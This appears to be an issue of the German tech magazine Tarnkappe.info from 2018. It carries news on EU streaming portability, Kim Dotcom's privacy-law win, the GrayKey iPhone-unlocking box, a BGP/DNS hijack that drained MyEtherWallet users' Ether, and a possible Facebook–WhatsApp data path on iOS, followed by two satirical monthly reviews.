Demnach müssen Anbieter von kostenpflichtigen Abos wie Netflix, SkyGo, Spotify, Pay-TV-Abos oder Dienste wie Amazon Prime ihren Kunden auf Reisen im EU-Ausland Zugriff auf die Inhalte ihres Heimatlandes gewähren. Das ein Film oder ein E-Book in Deutschland verfügbar ist, beim Grenzübertritt z.B. nach Dänemark, Spanien oder in ein anderes EU-Land aber nicht mehr aufrufbar ist, soll dann der Vergangenheit angehören. Zusätzliche Kosten dürfen dafür nicht entstehen.

Bisher ist das aufgrund des sogenannten Geoblockings nicht der Fall. EU-Bürger konnten im EU-Ausland zum Teil nur andere Inhalte oder gar keine Inhalte der von ihnen abonnierten Dienste nutzen.


EU-Digitalkommissarin Marija Gabriel sprach am Dienstag daher von einer „virtuellen Erweiterung“ des Reisegepäcks. SPD-Europapolitiker Tiemo Wölken nannte die neue Regelung „verbraucher- und bürgerfreundlich“. „Es ist absurd, dass die Anbieter bisher digitale Inhalte, die grundsätzlich schnell und einfach übertragbar und verfügbar sind, in nationale Schranken verweisen“, sagte das Mitglied des Rechtsausschusses. „Den Menschen steht derselbe Leistungsumfang ihres bezahlten Abos auch im EU-Ausland zu.“ Ausgenommen sind kostenlose Dienste oder die Mediatheken der öffentlich-rechtlichen Sender. Solche Dienste können auch weiter selbst entscheiden, in welchem Umfang sie ihre Inhalte auch außerhalb des Ursprungslandes verfügbar machen. Zur grenzenlosen Verbreitung werden sie auch künftig nicht gezwungen.

Das Streaming-Vergnügen hat trotzdem Grenzen: Es gilt nämlich nur für vorübergehende Aufenthalte. Auf Reisen müssen Kunden die Leistungen im gleichen Umfang nutzen können. Wer allerdings dauerhaft in einem anderen EU-Land lebt, muss zu den dortigen Bedingungen ein Abonnement beim jeweiligen Dienst abschließen. Die Dienstanbieter haben das Recht, im Zweifelsfall den Wohnort zu überprüfen. Wie sie das anstellen, kann sich im Einzelfall unterscheiden. Eine Prüfung kann zum Beispiel über Ausweisdokumente erfolgen, aber auch über die IP-Adresse eines Nutzers. Sollten Unternehmen auf Ausweiskopien bestehen, empfiehlt die Verbraucherzentrale Nordrhein-Westfalen, alle nicht zur Wohnortsfeststellung nötigen Angaben auf der Dokumentenkopie zu schwärzen.

Gerichtsurteil: Kim Dotcom erwirkt 53.000 Euro Schadenersatz von Neuseeland

Kim Dotcom, als Kim Schmitz in Kiel geboren, lebt seit vielen Jahren in Neuseeland. Die US-Ankläger werfen dem Gründer sowie seinen Mitarbeitern, der Internet-Tauschplattform Megaupload Copyright-Betrug im großen Stil vor.

Nun hat er vor dem Menschenrechtsgericht von Neuseeland einen Sieg errungen: Der Staat muss umgerechnet knapp 53.000 Euro Schadensersatz zahlen. Dotcom hatte 2015 von allen 28 neuseeländischen Ministerien sämtliche privaten Informationen angefordert, die sie über ihn haben. Der von den Behörden eingeschaltete Generalstaatsanwalt lehnte den Antrag mit der Begründung ab, er sei „schikanös„. Am Montag gab das Gericht Kim Dotcom recht. Die Regierung habe mit der Ablehnung des Ersuchens gegen das Datenschutzgesetz verstoßen. Die Regierung wurde angewiesen Dotcom einen Schadenersatz in Höhe von knapp 53.000 Euro zu bezahlen. Zudem wurde die Regierung und die Ministerien an-



gewiesen, Dotcom alle relevanten Dokumente zur Verfügung zu stellen.

Dotcom feierte seinen Sieg auf Twitter: „Nach Jahren der Beharrlichkeit ist die Zeit gekommen, wir haben gewonnen." In einem weiteren Tweet behauptete der 44-Jährige zudem, auch die Möglichkeit, dass er an die USA ausgeliefert werde, sei mit der Entscheidung des Menschenrechtsgerichts nun „vorbei„.

What does the Human Rights Tribunal Judgement mean for my Extradition case?

It is OVER!

By unlawfully withholding information that could have helped my case the former Attorney General of New Zealand has perverted the course of Justice.
— Kim Dotcom (@KimDotcom) 26. März 2018


Seit 2012 kämpft Kim Dotcom gegen eine Auslieferung. Im Februar 2017 hatte ein neuseeländisches Gericht befunden, dass Dotcom in die USA ausgeliefert werden darf. Eine Entscheidung des Berufungsgerichts steht noch aus.

GrayKey: Box erlangt Zugriff auf iPhone-Daten

Einer 2016 gegründeten Firma mit Sitz in Atlanta, Georgia, namens Grayshift mit weniger als 50 Mitarbeitern ist es offenbar gelungen, den Passwortschutz von Apples iPhone zu knacken. Das Unternehmen bietet ihre Dienste ausschließlich nur Polizei- und sonstigen Ermittlungsbehörden an. Die Box mit dem Namen GrayKey soll völlig selbstständig den Passcode der Geräte herausfinden. Diese Prozedur dauert zwischen zwei Stunden bei vierstelligen Zahlenfolgen und drei Tagen bei sechsstelligen Codes. Das Gerät hat zwei Anschlüsse, kann also auch zwei iPhones parallel bearbeiten, berichtet die IT-Sicherheitsfirma Malwarebytes.

Bisher galten Apples iPhones als weitestgehend sicher vor einem Behördenzugriff und einer Übernahme durch unautorisierte Dritte. Sie arbeiten mit umfangreichen Schutzmaßnahmen, wie Verschlüsselung und speziell abgesicherten Hardware-Enklaven, um so die persönlichen Daten und Informationen ihrer Besitzer zu schützen. Dennoch ist es GrayKey aktuell möglich, sogar die neuesten iPhones mit aktueller iOS-Software zu entsperren. Die Sicherheitsexperten gehen davon aus, dass GrayKey eine von Apple noch nicht entdeckte Software-Schwachstelle ausnutzt, mit der die strikte Begrenzung der PIN-Eingabeversuche umgangen werden kann.

GrayKey ist eine kleine, rund 12×12 Zentimeter große graue Box, aus der zwei Lightning-Kabel für den Anschluss von iPhones herausragen. Darüber lassen sich zwei iPhones anschließen, die jeweils für rund zwei Minuten mit der Box verbunden bleiben, um den Prozess einzuleiten. Danach werden die iPhones zwar entfernt, sind aber noch nicht „gecrackt". Nach einigen Minuten startet eine Software auf dem iPhone und beginnt den Entsperrcode zu suchen. Die iPhones arbeiten anschließend solange völlig eigenständig weiter, bis auf den Smartphones ein spezieller Bildschirm angezeigt wird, der unter anderem den vom Besitzer des Telefons festgelegten Zugangscode enthält. Sobald der Passcode berechnet ist, überträgt die Software alle Daten des iPhones auf einen internen Speicher und ermöglicht deren Analyse von einem mit dem Gerät verbundenen Computer aus.



Zwei Versionen sind von GrayKey verfügbar, eine in der Zahl der Nutzungen limitierte Version für 15.000 US-Dollar und eine Version ohne Einschränkungen für 30.000 Dollar. Für die rund 15.000 US-Dollar-Variante erhalten die Behörden ein Modell, das nur mit einer Internetverbindung funktioniert und per Geofencing auf einen festen Standort beschränkt ist. Angeblich ist auch die Anzahl der Entsperrungen begrenzt. Laut engadget wäre die Anwendung auf 300 begrenzte Online-Zugänge zur Software limitiert. Zudem muss sich der Käufer bei dieser Version mit einem Hardware-Token identifizieren. Die 30.000 Dollar-Variante kommt völlig ohne Internet-Verbindung aus und weist auch keine Begrenzung bezüglich der Zahl der damit zu entsperrenden Apple-Smartphones auf. Man erwirbt damit auch die Software zur unlimitierten Nutzung.

Thomas Reed von Malwarebytes warnt vor dem Risiko, dass GrayKey möglicherweise in falsche Hände geraten könnte. Kriminelle könnten es zum Beispiel verwenden zum Entsperren gestohlener iPhones. Ein iPhone enthält in der Regel alle Arten von vertraulichen Informationen: Kontoinformationen, Namen und Telefonnummern, E-Mail-Nachrichten, SMS, Bankkontodaten, sogar Kreditkartennummern oder Sozialversicherungsnummern. All diese Informationen, selbst die scheinbar harmlosesten, haben einen Wert auf dem Schwarzmarkt und können

verwendet werden, um Identitäten zu stehlen, auf Online-Konten zuzugreifen und Geld zu stehlen. Letztlich wäre es wohl nur eine Frage der Zeit, bis eine GrayKey-Box in die Hände von Dritten gelangt, die dann Hardware und Software des Systems analysieren, nachzubauen, um schließlich billige Versionen „für jedermann" über das Internet zu verkaufen. Ferner sei zudem unklar, ob sich die mit der Box geknackten iPhones im Anschluss wieder in den ursprünglichen Zustand versetzen lassen oder ob eine offene Schnittstelle zum Abschöpfen von Daten bleibt.

MyEtherWallet: 115.000 € gestohlen durch Phishing-Angriff

Über eine Google-DNS-Serverweiterleitung, die Benutzer auf eine Phishing-Seite führte, konnten Angreifer aktuell 215 Ether erbeuten, das sind umgerechnet 115.000 €. User der App MyEtherWallet berichteten, dass beim Login ein unsigniertes Zertifikat verwendet wurde. Die Nutzer seien zu einem russischen Server weitergeleitet und die vorhandenen Ether an einen anderen Account transferiert worden, berichtet The Verge.

Der Hack ist zwischen 11.00 Uhr und 13.00 Uhr UTC gestern (7.00 Uhr bis 09.00 Uhr ET) aufgetreten und das Team von MyEtherWallet bemerkte, dass „die Mehrheit der Betroffenen einen Google DNS-Server nutzten", wie sie in einem Tweet vermerkten. Benutzern wurde eine SSL-Warnung angezeigt, die viele User jedoch ignoriert haben und die Webseite trotzdem aufriefen. Die Phishing-Webseite, die Benutzer für MyEtherWallet hielten, konnte so die privaten Schlüssel der Ether-Adressen stehlen.

Für den Angriff wurde eine Sicherheitslücke des im Internet eingesetzten Routingprotokolls Border Gateway Protocol (BGP) benutzt, das autonome Systeme (AS) miteinander verbindet. Diese autonomen Systeme werden in der Regel von Internetdienstanbietern gebildet. Offenbar erlangten die Hacker Zugriff auf Server eines Internetproviders, worüber sie die falschen Weiterleitungen an Route 53, einem Amazon Web Service, weitergaben. Diese Ergebnisse wurden auch von den Google DNS-Servern genutzt, den die meisten betroffenen User verwendet haben. Der Angreifer leitete den Verkehr auf seine eigene DNS um und die Nutzer damit auf eine gefälschte Website. Die genaue Beschreibung des Angriffs findet man in einer Veröffentlichung von Cloudflare. Sicherheitsforscher Kevin Beaumont meint in einem Beitrag, es wäre sehr ungewöhnlich, dass sowohl BGP, als auch DNS-Schwachstellen gemeinsam genutzt werden, insbesondere bei einem so hochkarätigen Diebstahl: „Dies ist der größte Angriff, den ich je gesehen habe und der beides vereint und er unterstreicht die Fragilität der Internetsicherheit." Kevin Beaumont berichtet, dass es sich bei Amazon tatsächlich um den Internet-Domain-Service von Google handelte, der bei dem Angriff ins Visier genommen wurde. Die Hacker leiteten den DNS-Verkehr für mehr als zwei Stunden um. In einer Stellungnahme betonte ein Vertreter von Amazon Web Services, dass das eigene DNS-System des Dienstes nie kompromittiert wurde: „Weder AWS noch Amazon Route 53 wurden gehackt oder kompromittiert".

MyEtherWallet bestätigte den Angriff mit einer Aussage auf Reddit: „Wir prüfen derzeit, auf welche Server gezielt zugegriffen wurde, um dieses Problem so schnell wie möglich zu beheben", teilte das Unternehmen den Nutzern mit. „Wir empfehlen Benutzern, eine lokale (Offline-) Kopie der MyEtherWallet zu machen."

Die gestohlenen Ether wurden nach der Transaktion auf das fremde Konto in immer kleiner werdenden Anteilen auf andere Konten transferiert. Folgt man der Ether-Adresse, die die 215 gestohlenen Ether enthält, gelangt man zu einer Adresse, auf der über 16 Millionen US Dollar in Ether liegen. Die digitale Brieftasche der Angreifer ist somit prall gefüllt.

Um sich vor Angriffen dieser Art zu schützen, wird empfohlen, immer sicherzustellen, dass das SSL-Zertifikat grün ist. Ist das Zertifikat rot und durchgestrichen, handelt es sich um eine kompromittierte Website. Zudem sollte man MyEtherWallet lokal auf dem Computer installieren und von dort ausführen.

Entwickler warnt: Facebook könnte Whats-App-Nachrichten mitlesen

Der Entwickler der iPhone-Dateiverwaltung iMazing, Gregorio Zanon, weist in seinem Medium-Blog auf die Möglichkeit hin, dass Facebook unter iOS auf WhatsApp-Chats trotz Ende-zu-Ende-Verschlüsselung zugreifen könnte, sobald sowohl Facebook, als auch WhatsApp auf dem iPhone installiert sind. Hinweise darauf, dass Facebook auch tatsächlich mitliest, gibt es jedoch keine.

Hatte Facebook-Chef Mark Zuckerberg kürzlich in der Befragung durch den US-Senat noch verneint, dass sein Unternehmen über eine solche Zugriffsmöglichkeit auf WhatsApp-Chats verfügt, so besteht laut Zanon theoretisch diese Option durchaus. Nach Zenons Angaben kann die Verschlüsselung bei Whatsapp auf dem iPhone keineswegs zuverlässig verhindern, dass ein Zugriff auch auf Inhalte möglich ist. Zwar unterbindet iOS durch Sandboxen, dass Apps untereinander Daten austauschen, allerdings hat Apple diese Regelung ab iOS 8 im Jahr 2014 gelockert.

Wurden die Anwendungen vom selben Hersteller entwickelt, sieht Apple eine Ausnahme vor und erlaubt, dass die Apps auf einen gemeinsamen Ordner zugreifen können. Die lokale WhatsApp-Datenbank mit Namen, Telefonnummern, Zeitangaben, Inhalt der Nachrichten und Verweise auf Anhänge, liegt in diesem Fall auf einem entsperrten Handy im Klartext vor und das macht einen Zugriff möglich. Unter dieser Vorraussetzung würde die Ende-zu-Ende-Verschlüsselung ausgehebelt werden: „Ein geübter iOS-Entwickler könnte in wenigen Tagen einen Code programmieren, der die Datenbank über den geteilten Ordner unauffällig von der einen auf die andere App überträgt“, führt Zanon aus. So könnten die Anwendungen problemlos untereinander Daten austauschen, denn die Verschlüsselung gelte nur für den Sendevorgang von WhatsApp, für die Datenbank als den Ort, wo das iPhone Nachrichten dauerhaft ablegt, gelte diese zusätzliche Verschlüsselung nicht. Hier sorge für eine Verschlüsselung nur das Betriebssstem selbst.

Besonders tückisch an diesem theoretischen Datenaustausch zwischen Facebook und WhatsApp wäre, dass die Anwender davon nichts mitbekämen, wäre doch der App-Transfer untereinander letztlich erlaubt und erwünscht. Zanon hat keinerlei Beweise, dass Facebook und WhatsApp tatsächlich einen solchen Informationsfluss realisieren, der Entwickler möchte jedoch darauf hinweisen, dass dies technisch möglich ist und er zieht aus dieser Tatsache die Schlussfolgerung: „Die Ende-zu-Ende-Verschlüsselung wird sowohl von Whatsapp als auch von Facebook als aufrichtiges und irreführendes Argument benutzt, um die Öffentlichkeit zu beruhigen.“ Er wolle zugleich darauf aufmerksam machen, dass Mark Zuckerbergs Aussage bei der Anhörung vor dem US-Kongress falsch gewesen sei. Auf die Frage eines Abgeordneten, ob Werbetreibende auf die Nachrichten der Anwender zugreifen können, um ihnen im Internet passende Anzeigen zu liefern, hatte Zuckerberg behauptet, Facebook könne WhatsApp-Inhalte nicht für Werbezwecke analysieren, da „alles verschlüsselt“ sei.

Unter dem Radar: Der satirische Monatsrückblick (März/2018)

Regnerisch, ungemütlich und nebelig – so kennt man gemeinhin den März. Da passt es gut, dass auch im Kopf so mancher einflussreicher Personen sowohl Nebel als auch Dunkelheit zu herrschen scheinen. Wie genau sich das äußert, zeigt unser Monatsrückblick.

Effektive Kriminalitätsbekämpfung à la Bundesregierung

So manche Dinge können im März ganz schön ins Geld gehen. Heizkosten zum Beispiel, frisches Obst aus wärmeren Gefilden, Arztrechnungen,

der Kneipenbesuch, um sich diese Jahreszeit schön zu saufen… Andere Dinge dagegen reißen das ganze Jahr über ein erhebliches Loch ins Budget. Dazu zählt zum Beispiel Cybercrime. Die, das hat jetzt eine Studie ergeben, verursacht jährlich 600 Milliarden US-Dollar Schaden. Trotz beachtlicher Ermittlungserfolge bleibt das grundsätzliche Problem bestehen.

Das ist natürlich eine beunruhigende Nachricht (es sei denn, man ist Cyberkrimineller). Aber, und da sind wir wieder beim Thema „im Dunkeln tappen“, es ist nicht anzunehmen, dass die Politik darauf mit sinnvollen Gegenmaßnahmen reagieren wird. IT-Sicherheit endlich als wichtiges Thema erkennen? Kritische Infrastrukturen wirksam schützen? Die Bevölkerung konsequent und verständlich über die Gefahren von Cybercrime aufklären? Vernünftige Sicherheits-Standards von Unternehmen fordern? Das ist doch alles Anfängerquatsch. Unsere Regierung wird das tun, was sie schon seit Jahren am Besten beherrscht: panisch von extremistischen Cybers lamentieren, genau nichts unternehmen, das praktisch hilfreich sein könnte, das 21. Jahrhundert verfluchen und sich von der Sekretärin das Internet ausdrucken lassen. Wenn die Unionsparteien einen kreativen Tag haben, findet sich vielleicht sogar noch eine Begründung für ein neues Sicherheitsgesetz. Das Internet darf schließlich kein rechtsfreier Raum sein.

eSport: Nun ganz offiziell kein Mord

Ebenfalls geistig umnebelt und verdunkelt sind nach Ansicht der meisten jungen Menschen diejenigen, die actionlastige Computerspiele für Gewalt und Amokläufe verantwortlich machen. Diese Theorie, schon auf „Gamer-Demos“ circa 2009 je nach Temperament wütend abgestritten oder aber ins Lächerliche gezogen wurde – und ohnehin niemals durch irgendwelche Beweise untermauert werden konnte – wurde nun auch ganz offiziell von der Wissenschaft widerlegt. Erwachsene Spielerinnen und Spieler, so die Studie, werden vom Zocken nicht aggressiv.

Angesichts des üblichen Umgangs konservativer Politikerinnen und Politiker mit Argumenten ist nicht anzunehmen, dass diese Studie allzu viel Beachtung findet. Die Vorratsdatenspeicherung hat den Beweis ihrer kriminalistischen Nutzlosigkeit schließlich auch um nunmehr beinahe ein Jahrzehnt überlebt. In diesem Zusammenhang wäre interessant, zu untersuchen, ob Interviews mit CDU-Politgrößen bei Spielefans zu Aggressionen führen… Falls ja, müsste die Partei natürlich umgehend verboten werden. Rechtsfreier Raum und so.

Der Großer-Bruder-Code

Hat der BND über den Turm der Frauenkirche Leute abgehört? Es scheint ganz so. Zum Thema Bundesregierung, Überwachung, BND und Grundrechte ist hier eigentlich schon alles gesagt worden. Daher widmen wir uns hier direkt den wirklich wichtigen Fragen. Ist das eher ein Stoff für John le Carré, Tom Clancy (beziehungsweise dessen Riege posthumer Ghostwriter) oder doch aufgrund der unfreiwillig beteiligten Sakral-Architektur eher für Dan Brown? Eure Antwort bitte in den Kommentaren.

Bayern will zurück in die Zukunft

Im Freistaat Bayern ticken die Uhren bekanntlich ein wenig anders als anderenorts. Während man jedoch in vieler Hinsicht eher einer verklärten Vergangenheit anzuhängen scheint, ist man in Sachen Überwachung schon in der Zukunft angekommen – genauer gesagt, mitten in einer Dystopie. Das ist wirklich trendy, schließlich schreibt gerade gefühlt jede_r mit schreiberischen Ambitionen eine Dystopie. Soviel Modebewusstsein hätte man den Herrschaften jenseits des Weißwurst-Äquators gar nicht zugetraut. Was allerdings die Menschen in Bayern davon halten, Überwachungsgesetze zu genießen, die der Rest der Bundesrepublik wahrscheinlich erst nach dem nächsten Fußball-Großereignis genießen darf, darüber kann nur spekuliert werden. Vielleicht fühlen sie sich sicher, weil endlich keine extremistischen Cybers in Lederhosen mehr Terroranschläge zwischen Almen und Wanderwegen begehen.

Vorfahrt mit Stoppschild

Solltet ihr noch einen Beweis dafür brauchen, dass die deutsche Politik nicht bloß ein Osterwunder, sondern mindestens die pfingstliche Erleuchtung braucht: Stichwort Netzsperren. Diese sollen laut aktuellem EU-Beschluss bestimmten Behörden ab 2020 erlaubt werden. Nennt mir mal bitte eine erwiesenermaßen sinnlosere und grundrechtswidrige Maßnahme, die trotzdem noch nicht verboten ist. Wie jetzt, Vorratsdatenspeicherung? So langsam könnte der Eindruck entstehen, dass die deutsche Politik Maßnahmen nur dann umsetzt, wenn sie erwiesenermaßen sowohl nutzlos als auch gefährlich sind. Also dann: Ich habe gehört, Breitband-Ausbau bringt gar nichts, schränkt aber die Grundrechte ein. Das Gleiche gilt übrigens für kostenlose Nutella-Lieferungen an vorlaute Bloggerinnen.

Wolken-Imperialismus

Noch deutlich merkbefreiter als die Bundesregierung, dafür aber ohne jeden Zweifel größenwahnsinniger, ist die aktuelle US-Administration um Donald „Toupet des Grauens“ Trump. Die nämlich will ihre Cloud-Überwachung jetzt kurzerhand auf die ganze Welt ausdehnen. Also, ganz offiziell halt. Warum? Weiß keiner. Wahrscheinlich wegen Covfefe.

Es werde Licht!

Nach so viel geistigem Tiefflug habt ihr euch eine Ruhepause redlich verdient. Macht es gut, bleibt uns treu und bis zum nächsten satirischen Monatsrückblick – wir hoffen, dass bis dahin nicht nur die Tage, sondern auch die Köpfe der Mächtigen ein wenig heller werden.

Unter dem Radar: Der satirische Monatsrückblick (April/2018)

So wechselhaft wie das sprichwörtliche Aprilwetter ist auch das Verhalten mancher Politiker und Würdenträger. Wer in diese Kategorie fällt und wer seinen (wenn auch mitunter fragwürdigen) Ansichten treu bleibt, zeigt unser Monatsrückblick.

Bedpix statt Netflix?

Traditionell eher mit dem Mai als mit dem April in Verbindung gebracht, aber dennoch gerade aktuell, sind die sogenannten Frühlingsgefühle. Aktuell viel im Gespräch ist nämlich das Phänomen der sogenannten „Sextortion“ (vom englischen „sex“ für „Dinge, die Menschen tun, die kein Netflix haben“ und „extortion“ für „Dinge, die Menschen tun, die kein Geld und keine Moral haben“). Dabei werden Männer von vermeintlich attraktiven Frauen angeschrieben – die, wie im Internet

nicht ganz selten, nicht unbedingt welche sind – und überredet, Nacktbilder oder Fotos von, nun, nicht ganz jugendfreien Handlungen zu schicken. Mit diesen Bildern werden die Opfer anschließend erpresst.

Was lernen wir daraus? Manche Leute haben clevere Erpressungs-Ideen und manche anderen Leute denken nur mit dem, na ja, dem, was man eben so benutzt, wenn man kein Netflix hat. Diese Erkenntnisse sind wohl beide so alt wie die Menschheit und trösten uns daher mit ihrer Zeitlosigkeit über den allzu launischen April hinweg.


Hochstapelei in Gondor

Mit zeitlosen Themen befasst sich auch JRR Tolkiens Epos „Der Herr der Ringe“. Das sollte allerdings nicht dazu verleiten, zu glauben, dass ein Name aus diesem Werk allein schon ein vertrauenswürdiges Produkt macht. Nehmen wir die US-Firma „Palantir“ (benannt nach etwas, das Menschen kennen, die Netflix, Prime, DVDs, Bücher oder die letzten zwanzig Jahre nicht unter einem Stein verbracht haben). Man sollte meinen, deren Elaborate wären etwas Mächtiges, Beeindruckendes. In Wirklichkeit sind die Spezialität der Firma Dossiers und Tools für Regierungen, die Ergebnisse liefern, die auch ein durchschnittlich begabter Student mit einer Stunde Google und der Nutzung von drei frei verfügbaren Linux-Programmen hätte erreichen können, garniert mit etwas Spekulation und viel Hollywood-Hacker-Ästhetik. Die Tatsache, dass Palantir mit diesem Angebot viel Geld verdient, zeugt allerdings schon von einiger Cleverness.

Umso bitterer, dass die hessische Polizei für eine Analysesoftware von Palantir kürzlich anscheinend tief in die Tasche gegriffen hat. Solltet ihr euch fragen, wieso ihr so viele Steuern zahlt, bedenkt diese Tatsache gebührend. Allerdings ist die Entscheidung aus Sicht der Hessener Cops verständlich, liegen doch die IT-Skills der deutschen Behörden irgendwo im Niemandsland zwischen „Scriptkiddie“ und „Nutella-Toast“.

Amerikanische Logik…

Schlechte Nachrichten für extremistische Cybers: Twitter löschte kürzlich 270.000 Accounts, die im Verdacht standen, Terrorpropaganda zu verbreiten. Das geschah allem Anschein nach auf Druck der US-Regierung. Nach deren Ansicht sind ja ohnehin alle Terroristen außer Mami – und außer Donald Trump, der auf Twitter bekanntlich gerne Leute beleidigt, mit Krieg droht und ganz allgemein den Hardliner gibt. Wo da die Logik ist, kann ich euch auch nicht sagen.



…und russische Traditionen

Was ist den meisten Thrillern aus der zweiten Hälfte des 20. Jahrhunderts gemeinsam? Richtig, die bösen Russen sind schuld. Diese alte Tradition lassen die USA und Großbritannien jetzt wieder aufleben. Cyber-Angriff? Die bösen Russen waren es. Pommes nicht knusprig genug? Bestimmt auch irgendwie verursacht durch Herrn Putin. Kurwa!

Fliegende tote Pferde?

Keineswegs launisch, sondern im Gegenteil geradezu pathologisch Dickköpfig zeigt sich die deutsche Politik beim Thema Vorratsdatenspeicherung. In dieser Beziehung wurde, trotz nachgewiesener Sinnlosigkeit und Verfassungsfeindlichkeit, das tote Pferd so lange weiter geritten, bis sich selbst hartgesottene Nekromanten mit Grausen abwendeten. Es steht zu befürchten, dass auch das jüngste Urteil des VG Köln an dieser Tatsache wenig ändern wird. Das Gericht kam zu dem Schluss, dass die Vorratsdatenspeicherung unvereinbar mit EU-Recht ist und deutsche Provider daher nicht zur Umsetzung dieser Maßnahme verpflichtet sind.

Krasses (totes?) Pferd. Am Ende will man uns als Nächstes noch erzählen, dass April-Regen nass ist und Schweine nicht fliegen können. Ich hätte noch anführen können „…dass die Erde keine Scheibe ist“, aber das ist ja im Jahr 2018 durchaus nicht mehr selbstverständlich…

Vergangenheit, Gegenwart, Zukunft

Mit dem Wissen, dass manche Dinge bei allen Veränderungen gleich bleiben, entlasse ich euch in den Wonnemonat Mai. Macht es gut, bleibt uns treu und solltet ihr einen Studentenjob suchen, wisst ihr ja, was ihr zu tun habt…

Bis zum nächsten Monatsrückblick!

Eure Annika Kremer!

Verantwortlich für den redaktionellen Inhalt:

Lars Sobiraj

Redaktion:
Lars Sobiraj
Annika Kremer
Antonia
Andreas Köppen
Mauzi

Verantwortlich für Layout und Design:

Jakob Ginzburg

Mit Grafiken von:
Pexels.com
Pixabay.com

Ein Angebot von

digital publishing momentum

Digital Publishing Momentum
Zornedinger Str. 4b
D-81671 München

tarnkappe.info MAGAZIN

07

digital
publishing
momentum